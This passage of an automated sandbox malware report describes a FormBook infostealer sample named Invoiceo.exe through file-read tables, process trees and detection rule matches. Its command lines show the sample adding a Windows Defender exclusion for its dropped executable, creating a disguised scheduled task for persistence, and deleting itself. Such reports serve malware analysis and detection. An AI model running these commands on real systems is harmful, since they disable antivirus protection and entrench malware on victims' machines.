..............................T.@..>@...@.V.@.H.@.X.@.[.@.NT@.HT@..S@..S@.hT@..S@..S@..S@.\.@..T@..T@.@X@.?X@..T@..S@..S@..T...T..xT..zT...T..=M..DM..:M.."M..M..!M..;M...D...D..@M..<M..$M..8M..?M..BM...D..mE..EM...q...q...S...%...n..4&..5&..7&.	success or wait	11	6E1776FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE8CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE85705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6DE91F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21324	success or wait	1	6DE9203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE85705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	success or wait	74	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	104	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	522	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	358	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BranchCache\BranchCache.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	160	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CCF1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CCF1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CCF1B4F	ReadFile

Analysis Process: conhost.exe PID: 6708 Parent PID: 6660

General

Start time:	14:50:09
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6716 Parent PID: 6316

General

Start time:	14:50:09
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yYxmxiApi' /XML 'C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp'
Imagebase:	0x1130000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp	unknown	2	success or wait	1	113AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp	unknown	1643	success or wait	1	113ABD9	ReadFile

Analysis Process: conhost.exe PID: 6732 Parent PID: 6716

General

Start time:	14:50:10
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6856 Parent PID: 6316

General

Start time:	14:50:10
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\yYxmxiApi.exe'
Imagebase:	0x1150000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: Invoiceo.exe PID: 6872 Parent PID: 6316

General

Start time:	14:50:11
Start date:	03/05/2021
Path:	C:\Users\user\Desktop\Invoiceo.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Invoiceo.exe
Imagebase:	0x5e0000
File size:	767488 bytes
MD5 hash:	8F2489D7CE50E99109AF9925818DAF2B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.324137848.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.324137848.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.324137848.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000002.329186274.0000000000C40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000002.329186274.0000000000C40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000002.329186274.0000000000C40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: conhost.exe PID: 6880 Parent PID: 6856

General

Start time:	14:50:11
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 3388 Parent PID: 6872

General

Start time:	14:50:14
Start date:	03/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 5112 Parent PID: 3388

General

Start time:	14:50:58
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x330000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.469448045.0000000000400000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.469448045.0000000000400000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.469448045.0000000000400000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.476129383.0000000003200000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.476129383.0000000003200000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
Reputation:	high

Analysis Process: cmd.exe PID: 4604 Parent PID: 5112

General

Start time:	14:51:04
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Invoiceo.exe'
Imagebase:	0x330000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: conhost.exe PID: 2152 Parent PID: 4604

General

Start time:	14:51:05
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis